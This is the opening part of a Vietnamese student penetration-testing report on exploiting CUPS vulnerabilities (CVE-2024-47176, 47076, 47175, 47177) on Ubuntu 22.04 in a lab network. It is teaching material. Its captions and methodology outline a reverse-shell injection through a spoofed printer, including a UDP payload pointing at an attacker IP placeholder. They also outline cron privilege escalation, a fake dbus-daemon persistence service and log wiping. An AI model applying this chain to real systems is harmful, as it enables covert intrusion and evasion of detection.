

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**  
**KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO BÀI TẬP LỚN**  
**HỌC PHẦN: KIỂM THỬ XÂM NHẬP**  
**MÃ HỌC PHẦN: INT14107**

**ĐỀ TÀI: KIỂM THỬ XÂM NHẬP HỆ ĐIỀU HÀNH UBUNTU**  
**22.04 THÔNG QUA CUPS**

Các sinh viên thực hiện (trưởng nhóm xếp số 1):

Nguyễn Bá Hải Long : B21DCAT119

Nguyễn Văn Kiên : B21DCAT115

Phạm Tiến Thành : B21DCAT179

Đỗ Quang Tùng : B21DCAT215

Tên nhóm : 01

Tên lớp : D21CQAT03-B

Giảng viên hướng dẫn : TS. Đinh Trường Duy

**HÀ NỘI 2025**

## PHÂN CÔNG NHIỆM VỤ NHÓM THỰC HIỆN

TT	Công việc / Nhiệm vụ	SV thực hiện	Thời hạn hoàn thành
1	<ul style="list-style-type: none"> <li>Đề xuất khai thác CVE về EvilCups.</li> <li>Đề xuất kịch bản tấn công: Victim chạy mã độc truy vấn tới IPP server của attacker và từ đó khai thác các CVE về EvilCups.</li> <li>Tổng hợp kịch bản kiểm thử xâm nhập.</li> <li>Phân công công việc cho cả nhóm.</li> <li>Tìm hiểu lý thuyết về CVE-2024-47176   cups browsed.</li> <li>Tạo code tấn công khai thác 4 CVE: CVE-2024-47176, CVE-2024-47076, CVE-2024-47175, CVE-2024-47177.</li> </ul>	Nguyễn Bá Hải Long	17/04/2025
2	<ul style="list-style-type: none"> <li>Đề xuất mô hình mạng doanh nghiệp cho kịch bản kiểm thử xâm nhập.</li> <li>Tìm hiểu lý thuyết về CVE-2024-47076   libcupsfilters.</li> <li>Hỗ trợ làm slide thuyết trình.</li> <li>Cấu hình và cài đặt mạng doanh nghiệp gồm: WAN, DMZ, LAN và tường lửa pfsense.</li> <li>Thực hiện rà quét hệ thống từ đó phân tích và đưa ra mạng doanh nghiệp dự đoán.</li> </ul>	Nguyễn Văn Kiên	17/04/2025
3	<ul style="list-style-type: none"> <li>Cùng các thành viên trong nhóm tìm hiểu nội dung về CUPS, nội dung về mục tiêu kiểm thử, Phạm vi kiểm thử, Phương pháp kiểm thử, Công cụ sử dụng.</li> <li>Tìm hiểu lý thuyết về CVE-2024-47175   libppd.</li> <li>Thực hiện tạo code xóa dấu vết gồm: log hệ thống, lịch sử dòng lệnh, dọn dẹp tool cleanup.</li> <li>Đề xuất hậu quả ảnh hưởng.</li> <li>Đề xuất thêm biện pháp khắc phục: Triển khai các công cụ giám sát NIDS như Snort, HIDS như OSSEC.</li> <li>Thực hiện làm báo cáo.</li> </ul>	Phạm Tiến Thành	17/04/2025

4	<ul style="list-style-type: none"> <li>• Đề xuất phương pháp phòng chống các gồm: Vô hiệu hóa dịch vụ cups-browsed, cập nhật các gói phần mềm CUPS và thư viện liên quan, gỡ bỏ hoàn toàn các thành phần CUPS nếu không sử dụng.</li> <li>• Tìm hiểu lý thuyết về CVE-2024-47177   cups-filters.</li> <li>• Đảm nhận làm slide chính.</li> <li>• Đề xuất kịch bản duy trì: Tạo dịch vụ giả danh dbus-daemon của Ubuntu chứa reverseshell tới máy tính attacker dưới cổng HTTPS chuẩn 443 mỗi 10s.</li> <li>• Tạo code duy trì.</li> </ul>	Đỗ Quang Tùng	17/04/2025
---	---	---------------	------------

### NHÓM THỰC HIỆN TỰ ĐÁNH GIÁ

TT	SV thực hiện	Thái độ tham gia	Mức hoàn thành CV	Kỹ năng giao tiếp	Kỹ năng hợp tác	Kỹ năng lãnh đạo
1	Nguyễn Bá Hải Long	5	5	5	5	5
2	Nguyễn Văn Kiên	5	5	5	5	3
3	Phạm Tiến Thành	5	5	5	5	3
4	Đỗ Quang Tùng	5	5	5	5	3

#### Ghi chú:

- Thái độ tham gia: Đánh giá điểm thái độ tham gia công việc chung của nhóm (từ 0: không tham gia, đến 5: chủ động, tích cực).
- Mức hoàn thành CV: Đánh giá điểm mức độ hoàn thành công việc được giao (từ 0: không hoàn thành, đến 5: hoàn thành xuất sắc).
- Kỹ năng giao tiếp: Đánh giá điểm khả năng tương tác, giao tiếp trong nhóm (từ 0: không hoặc giao tiếp rất yếu, đến 5: giao tiếp xuất sắc).
- Kỹ năng hợp tác: Đánh giá điểm khả năng hợp tác, hỗ trợ lẫn nhau, giải quyết mâu thuẫn, xung đột
- Kỹ năng lãnh đạo: Đánh giá điểm khả năng lãnh đạo (từ 0: không có khả năng lãnh đạo, đến 5: có khả năng lãnh đạo tốt, tổ chức và điều phối công việc trong nhóm hiệu quả).

## **MỤC LỤC:**

<b>PHÂN CÔNG NHIỆM VỤ NHÓM THỰC HIỆN .....</b>	<b>2</b>
<b>NHÓM THỰC HIỆN TỰ ĐÁNH GIÁ .....</b>	<b>3</b>
<b>MỤC LỤC: .....</b>	<b>4</b>
<b>DANH MỤC CÁC HÌNH ẢNH .....</b>	<b>6</b>
<b>DANH MỤC CÁC BẢNG BIỂU .....</b>	<b>9</b>
<b>DANH MỤC CÁC TỪ VIẾT TẮT.....</b>	<b>10</b>
<b>MỞ ĐẦU .....</b>	<b>11</b>
<b>CHƯƠNG 1. GIỚI THIỆU TỔNG QUAN VỀ HỆ THỐNG .....</b>	<b>12</b>
1.1. Giới thiệu.....	12
1.1.1. Mục tiêu kiểm thử.....	12
1.1.2. Phạm vi kiểm thử.....	12
1.1.3. Phương pháp kiểm thử.....	12
1.1.4. Công cụ sử dụng .....	13
1.1.5. Mô tả môi trường kiểm thử.....	13
1.2. Kết chương .....	14
<b>CHƯƠNG 2. PHÂN TÍCH LỖ HỒNG &amp; THU THẬP THÔNG TIN, KHAI THÁC LỖ HỒNG THỰC NGHIỆM &amp; ĐÁNH GIÁ.....</b>	<b>15</b>
2.1. Tổng quát về quy trình kiểm thử:.....	15
2.2. Phân tích hệ thống và thu thập thông tin.....	20
2.2.1. Xác định thông tin mục tiêu .....	20
2.2.2. Quét hệ thống.....	20
2.3. Khai thác lỗ hồng .....	22
2.3.1. Kỹ thuật sử dụng.....	22
2.3.2. Kiến trúc hệ thống mạng.....	22
2.3.3. Danh sách lỗ hồng tìm thấy .....	26
2.3.4. Chi tiết khai thác từng lỗ hồng .....	26
2.4. Kết chương .....	50
<b>CHƯƠNG 3. HẬU QUẢ &amp; ẢNH HƯỞNG, ĐỀ XUẤT BIỆN PHÁP KHẮC PHỤC</b>	<b>51</b>
3.1. Hậu quả & Ảnh hưởng .....	51

3.1.1.	Chiếm quyền điều khiển hệ thống .....	51
3.1.2.	Mất dữ liệu và tài sản nhạy cảm .....	51
3.1.3.	Mở đường cho các cuộc tấn công sâu hơn .....	51
3.1.4.	Giảm độ tin cậy của dịch vụ .....	51
3.1.5.	Chi phí khắc phục cao.....	51
3.2.	Đề xuất biện pháp khắc phục .....	52
3.2.1.	Vô hiệu hóa dịch vụ cups-browsed nếu không cần thiết.....	52
3.2.2.	Cập nhật các gói phần mềm CUPS và thư viện liên quan.....	52
3.2.3.	Áp dụng biện pháp phòng ngừa tạm thời nếu chưa thể cập nhật .....	52
3.2.4.	Gỡ bỏ hoàn toàn các thành phần CUPS nếu không sử dụng.....	52
3.2.5.	Tăng cường giám sát và phát hiện sớm .....	53
3.3.	Kết chương .....	53
<b>KẾT LUẬN.....</b>		<b>54</b>
<b>TÀI LIỆU THAM KHẢO .....</b>		<b>56</b>
<b>PHỤ LỤC.....</b>		<b>57</b>

## DANH MỤC CÁC HÌNH ẢNH

Hình 2.1: Flowchart quy trình kiểm thử .....	15
Hình 2.2: Flowchart rà quét .....	16
Hình 2.3: Flowchart tấn công .....	17
Hình 2.4: Flowchart duy trì.....	18
Hình 2.5: Flowchart xóa dấu vết.....	19
Hình 2.6: Quét cổng 631 bằng Nmap để phát hiện dịch vụ IPP trên Ubuntu 22.04.....	20
Hình 2.7: Sơ đồ doanh nghiệp nhận định .....	21
Hình 2.8: Kiến trúc hệ thống mạng.....	22
Hình 2.9: Cấu hình ip tĩnh cho router .....	23
Hình 2.10: Cấu hình ip tĩnh và Default gateway(router) cho máy nạn nhân victim .....	24
Hình 2.11: Cấu hình ip tĩnh và Default gateway(router) cho máy nạn nhân IPP Server ...	24
Hình 2.12: Cấu hình bộ luật cho WAN .....	25
Hình 2.13: Cấu hình bộ luật cho LAN.....	25
Hình 2.14: Cấu hình bộ luật cho DMZ.....	26
Hình 2.15: Kết quả quét cổng UDP đang mở mặc định trên máy Ubuntu .....	27
Hình 2.16: Tìm hiểu Bind API trong cups-browsed.....	27
Hình 2.17: Code của hàm process_browse_data .....	28
Hình 2.18: Code của hàm found_cups_printer .....	28
Hình 2.19: Code hàm create_remote_printer_entry .....	29
Hình 2.20: Code python thực hiện gửi gói tin UDP tới địa chỉ victim cổng UDP:631 với nội dung “0 3 http://<ATTACKER-IP>:<PORT>/printers/whatever” .....	29
Hình 2.21: Thực hiện chạy lệnh.....	29
Hình 2.22: : Thực hiện lắng nghe tại cổng 1234 và đã bắt được các thông tin phản hồi từ victim .....	30
Hình 2.23: Code disk_clean_up.py .....	30
Hình 2.24: Thực hiện gửi gói UDP với IPP server khai báo đầy đủ thông tin máy in .....	32
Hình 2.25: Cấu trúc nội dung gói tin từ IPP server khai báo máy in tới victim thông qua cổng UDP:631 .....	32
Hình 2.26: Import các thư viện thao tác mạng (socket), xử lý song song (thread), quản lý thời gian (time), tương tác hệ thống (sys).....	32
Hình 2.27: Import các thư viện cấu hình IPP server.....	33
Hình 2.28: Code class ServerContext để cấu hình chạy IPP server có cấu trúc with statement (Tức quá trình phân tài nguyên, đóng/giải phòng tài nguyên khi kết thúc sẽ do python tự lo) .....	33
Hình 2.29: Hàm nhận ngắt thực thi lệnh.....	33
Hình 2.30: Code khai báo thông tin máy in IPP Server.....	34
Hình 2.31: Hàm thực hiện chạy IPP Server liên tục và nếu có KeyboardInterrupt thì server sẽ shutdown.....	35
Hình 2.32: Code main .....	35
Hình 2.33: Thực hiện chạy evilcups2.py .....	36

Hình 2.34: Kết quả máy in được thêm thành công vào máy victim với không một thông báo (máy HP_Color_LaserJet_1500 là IPP server của attacker).....	36
Hình 2.35: Ví dụ về file PPD .....	37
Hình 2.36: Kết quả debug log cho thấy các thông tin khai báo máy in được lấy và đưa vào trong một file tạm gọi là “PPD” .....	37
Hình 2.37: Code cho thấy cách các thuộc tính được truyền cho API ppdCreatePPDFromIPP2 trong libp .....	38
Hình 2.38: Code API ppdCreatePPDFromIPP2 thực hiện ghi thông tin khai báo máy in lên PPD file .....	38
Hình 2.39: Ví dụ về tập lệnh mà tham số FoomaticRIPCommandLine có thể thực hiện ..	39
Hình 2.40: Định nghĩa cupsFilter2 .....	39
Hình 2.41: Code khai báo thông tin máy in điền vào PPD file .....	40
Hình 2.42: Thực thi code evilcups2.py nhúng reverseshell.....	40
Hình 2.43: Victim thực thi mã độc gửi gói tin tới cổng UDP:631 và truy vấn tới IPP server của attacker .....	41
Hình 2.44: Kết quả cho thấy máy in của attacker được thêm thành công .....	41
Hình 2.45: Victim gửi lệnh in lộn tới máy in của Attacker .....	41
Hình 2.46: Attacker netcat cổng 9001 và nhận được reverseshell thành công.....	42
Hình 2.47: Thực hiện nâng shell.....	42
Hình 2.48: Có thể thấy Victim dùng crontab thực thi định kì file backup_cups.sh với quyền root .....	42
Hình 2.49: Kiểm tra quyền file backup_cups.sh thì thấy người dùng other có thể sửa.....	43
Hình 2.50: Thêm reverseshell vào file backup_cups.sh .....	43
Hình 2.51: Leo thang đặc quyền thành công .....	43
Hình 2.52: Tạo file reverseshell.sh .....	43
Hình 2.53: Nội dung trong file reverseshell.sh nhằm tạo reverseshell về máy tấn công trên cổng 443 (giả danh thành cổng https). Việc này sẽ lặp lại mỗi 10s .....	44
Hình 2.54: Copy nội dung file reverseshell.sh vào /usr/libexec/dbus-daemon.sh.....	44
Hình 2.55: Xóa file reverseshell.sh xóa dấu vết .....	44
Hình 2.56: Cấp quyền cho dbus-daemon giả danh (reverseshell) .....	44
Hình 2.57: Tạo file dịch vụ dbus-daemon-2 trên máy tính nạn nhân .....	44
Hình 2.58: Nội dung file dịch vụ dbus-daemon-2 .....	45
Hình 2.59: Thực hiện cấu hình dịch vụ reverseshell trên máy nạn nhân và chạy dịch vụ đó .....	45
Hình 2.60: Thực hiện lắng nghe cổng 443 trên máy tính attacker để nhận reverseshell về.....	45
Hình 2.61: Tải nmap trên máy victim để quét hệ thống mạng .....	46
Hình 2.62: Quét dải mạng 192.168.19.0/24 phát hiện thêm 2 máy là 192.168.19.1 và 192.168.19.3 (Theo mô hình mạng trước đó .1 là router ra ngoài WAN và .3 là router giữa LAN và DMZ) .....	46
Hình 2.63: Tải git cleanup về.....	47
Hình 2.64: Tải công cụ xóa dấu vết .....	47
Hình 2.65: Gỡ cài đặt Git bằng apt trên Linux .....	47

Hình 2.66: Xóa git và nmap để tránh nạn nhân phát hiện .....	48
Hình 2.67: Cấp quyền thực thi cho tool xóa dấu vết .....	48
Hình 2.68: Thực hiện xóa dấu vết.....	49
Hình 2.69: Xóa tool.....	49
Hình 2.70: Xóa history lệnh.....	49



## **DANH MỤC CÁC BẢNG BIỂU**

Bảng 2.1: Danh sách các lỗ hổng.....	26
--------------------------------------	----

## DANH MỤC CÁC TỪ VIẾT TẮT

<b>Từ viết tắt</b>	<b>Thuật ngữ tiếng Anh/Giải thích</b>	<b>Thuật ngữ tiếng Việt/Giải thích</b>
CUPS	Common Unix Printing System	Dịch vụ in ấn mã nguồn mở trên Unix
DoS	Denial of Service	Tấn công từ chối dịch vụ
CVE	Common Vulnerabilities and Exposures	Hệ thống tiêu chuẩn hóa để nhận diện và theo dõi các lỗ hổng bảo mật
IPP	Internet Printing Protocol	Giao thức mạng cấp cao
PPD	PostScript Printer Description	Tập tin mô tả máy in
CUPS	Common UNIX Printing System	Hệ thống in mặc định trên hầu hết các bản phân phối Linux
LAN	Local Area Network	Mạng cục bộ
WAN	Wide Area Network	Mạng diện rộng
DMZ	Demilitarized Zone	Mạng trung gian

## MỞ ĐẦU

CUPS (Common Unix Printing System) là một dịch vụ in ấn mã nguồn mở phổ biến trên các hệ điều hành dựa trên Unix, trong đó có Ubuntu 22.04. Dịch vụ này cho phép quản lý, chia sẻ máy in và xử lý các yêu cầu in từ người dùng hoặc thiết bị trong mạng. Mặc dù đóng vai trò quan trọng trong vận hành hệ thống, CUPS cũng tiềm ẩn nhiều rủi ro bảo mật nếu không được cấu hình đúng cách. Các lỗ hổng trong CUPS từng bị khai thác để thực hiện tấn công từ chối dịch vụ (DoS), leo thang đặc quyền hoặc thậm chí thực thi mã từ xa. Trên Ubuntu 22.04, CUPS thường hoạt động trên cổng 631 với giao diện web quản trị riêng. Kiểm thử xâm nhập nhằm phát hiện các điểm yếu tiềm tàng của dịch vụ này, từ đó đánh giá khả năng bị tấn công bởi các tác nhân độc hại. Quá trình kiểm thử sử dụng nhiều công cụ như Nmap, Burp Suite và Nikto để thu thập thông tin và thực hiện khai thác thử nghiệm. Báo cáo này trình bày quá trình kiểm tra, các lỗ hổng phát hiện được, và các đề xuất để tăng cường bảo mật. Việc kiểm thử CUPS là một bước thiết yếu trong việc bảo vệ hệ thống Ubuntu khỏi các rủi ro liên quan đến in ấn qua mạng.

Báo cáo bài tập lớn gồm 3 chương với nội dung chính như sau:

- Chương 1: GIỚI THIỆU TỔNG QUAN VỀ HỆ THỐNG
- Chương 2: PHÂN TÍCH HỆ THỐNG & THU THẬP THÔNG TIN, KHAI THÁC LỖ HỔNG THỰC NGHIỆM & ĐÁNH GIÁ
- Chương 3: HẬU QUẢ & ẢNH HƯỞNG BẢO MẬT, ĐỀ XUẤT BIỆN PHÁP KHẮC PHỤC

## CHƯƠNG 1. GIỚI THIỆU TỔNG QUAN VỀ HỆ THỐNG

### 1.1. Giới thiệu

#### 1.1.1. Mục tiêu kiểm thử

Mục tiêu của kiểm thử là đánh giá mức độ an toàn của hệ điều hành Ubuntu 22.04 khi sử dụng dịch vụ CUPS và các thành phần liên quan như cups-browsed, libcupsfilters, libppd, và cups-filters. Thông qua khai thác các lỗ hổng CVE-2024-47176, 47076, 47175 và 47177, kiểm thử mô phỏng kịch bản tấn công bằng cách thiết lập IPP server giả chứa reverse shell, từ đó chiếm quyền điều khiển hệ thống khi người dùng thực hiện thao tác in. Quá trình nhằm xác định khả năng thực thi mã từ xa, thu thập thông tin hệ thống, và đề xuất biện pháp giảm thiểu rủi ro bảo mật liên quan đến CUPS.

#### 1.1.2. Phạm vi kiểm thử

Phạm vi kiểm thử tập trung vào việc khai thác các lỗ hổng bảo mật đã được công bố trong các thành phần của hệ thống CUPS trên hệ điều hành Ubuntu 22.04, bao gồm:

- CVE-2024-47176 | cups browsed: Rủi ro này khai thác việc các hệ thống UNIX tin tưởng gói tin khai báo máy in gửi tới từ mọi nguồn thông qua cổng 631 từ đó đăng ký máy in đó vào trong máy tính.
- CVE-2024-47076 | libcupsfilters: Không xác thực và làm sạch thuộc tính của máy in từ IPP server truyền tới.
- CVE-2024-47175 | libppd: Không xác thực và làm sạch các thuộc tính IPP được viết vào file tạm của PPD, cho phép kẻ tấn công có thể tiêm mã độc vào file PPD.
- CVE-2024-47177 | cups-filters: cho phép thực hiện mã độc tùy ý thông qua tham số FoomaticRIPCommandLine.

#### 1.1.3. Phương pháp kiểm thử

Từ những CVE ở trên đưa ra kịch bản như sau:

- Thực hiện rà quét hệ thống mạng mục tiêu.
- Truy cập dịch vụ IPP server thật để nhận tên máy in vật lý mà victim đang sử dụng. (nếu được)
- Thiết lập IPP server giả tên máy in vật lý của victim.
- Victim thực thi mã độc dẫn tới giao tiếp IPP server của attacker.
- Thông tin IPP server giả sẽ được lưu vào file tạm PPD. File PPD là file hướng dẫn cho máy in vật lý hoạt động, nó hỗ trợ thư viện filter foomatic-rip cấp quyền

thực thi các lệnh trong thuộc tính FoomaticRIPCommandLine – thuộc tính có thể thực hiện được hầu hết các câu lệnh cũng là nơi ta thêm reverse shell.

- Đợi cho người dùng vô tình thực hiện gửi lệnh in tới máy in ảo của attacker lúc đây hệ thống CUPS sẽ thực hiện theo chỉ thị của file PPD và thực hiện reverse shell được thêm trước đó.
- Sau khi có shell, thực hiện leo thang đặc quyền thông qua cấu hình lỗi crontab trên máy tính victim.
- Cài trong máy tính victim một dịch vụ chạy dưới quyền root thực hiện reverse shell tới máy tính attacker mỗi 10 giây tại cổng 443 để duy trì tấn công.
- Cuối cùng chạy lệnh xóa dấu vết.

#### 1.1.4. Công cụ sử dụng

- Nmap: Thực hiện rà quét dải địa chỉ IP public của doanh nghiệp và phát hiện có dịch vụ IPP server hoạt động.
- Code python mã độc được victim cài về và thực thi. Nó có tác dụng gửi gói tin cổng UDP:631 truy vấn tới IPP server attacker.
- Code python cho việc gửi gói tin khai báo IPP server giả mạo kèm theo reverse shell tới Victim.
- Code python để tạo dịch vụ reverse shell với quyền root trên máy tính victim phục vụ cho quá trình duy trì.
- Code bash cleanup để xóa dấu vết tấn công.
- Netcat.

#### 1.1.5. Mô tả môi trường kiểm thử

Môi trường kiểm thử được xây dựng mô phỏng hệ thống mạng doanh nghiệp gồm 3 phân vùng: WAN, LAN, và DMZ được phân tách bằng tường lửa pfsense. Trong đó:


- LAN: Chứa máy victim sử dụng hệ điều hành Ubuntu 22.04, đang chạy dịch vụ CUPS mặc định (port 631) và kết nối với IPP server thật nằm trong DMZ.
- WAN: Chứa máy attacker chạy Kali Linux thực hiện rà quét, khai thác lỗ hổng và thiết lập máy in giả mạo.
- DMZ: Dịch vụ LAN sử dụng là IPP server.
- Tường lửa: Sử dụng pfsense để kiểm soát lưu lượng giữa các vùng mạng.

## 1.2. Kết chương

Chương 1 đã cung cấp một cái nhìn tổng quan về hệ thống CUPS và các thành phần liên quan như cups-browsed, libcupsfilters, libppd và cups-filters trong môi trường Ubuntu 22.04, đồng thời phân tích các lỗ hổng bảo mật CVE-2024-47176, 47076, 47175 và 47177. Mục tiêu kiểm thử đã được xác định rõ ràng, tập trung vào việc khai thác các lỗ hổng này để kiểm tra khả năng thực thi mã từ xa qua các lỗ hổng trong CUPS, đồng thời phát hiện và mô phỏng các cuộc tấn công thông qua việc gửi gói tin UDP giả mạo, gây ra sự cố bảo mật nghiêm trọng. Phương pháp kiểm thử được thực hiện với các công cụ chuyên dụng như Nmap, Scapy và Python, giúp phân tích các lỗ hổng và kiểm tra mức độ an toàn của hệ thống. Từ đó, bài kiểm thử đã chỉ ra các mối đe dọa tiềm ẩn và cách thức tấn công của kẻ xấu có thể xâm nhập vào hệ thống mà không cần xác thực. Môi trường thử nghiệm đã được thiết lập một cách chi tiết, với việc phân tách rõ ràng các phân vùng mạng LAN và Internet, cùng các công cụ như firewall và các dịch vụ bảo mật khác. Các biện pháp khắc phục như tắt dịch vụ cups-browsed, chặn cổng UDP 631, và cập nhật bản vá bảo mật đã được đề xuất, nhằm giảm thiểu rủi ro và tăng cường bảo mật cho hệ thống. Qua đó, chương 1 đã xây dựng nền tảng vững chắc cho các bước tiếp theo trong việc phát hiện và ngăn chặn các cuộc tấn công thực tế, đồng thời cung cấp một cái nhìn sâu sắc về mức độ nghiêm trọng của các lỗ hổng bảo mật trong hệ thống in ấn CUPS.


## CHƯƠNG 2. PHÂN TÍCH LỖ HỒNG & THU THẬP THÔNG TIN, KHAI THÁC LỖ HỒNG THỰC NGHIỆM & ĐÁNH GIÁ

### 2.1. Tổng quát về quy trình kiểm thử:



Hình 2.1: Flowchart quy trình kiểm thử

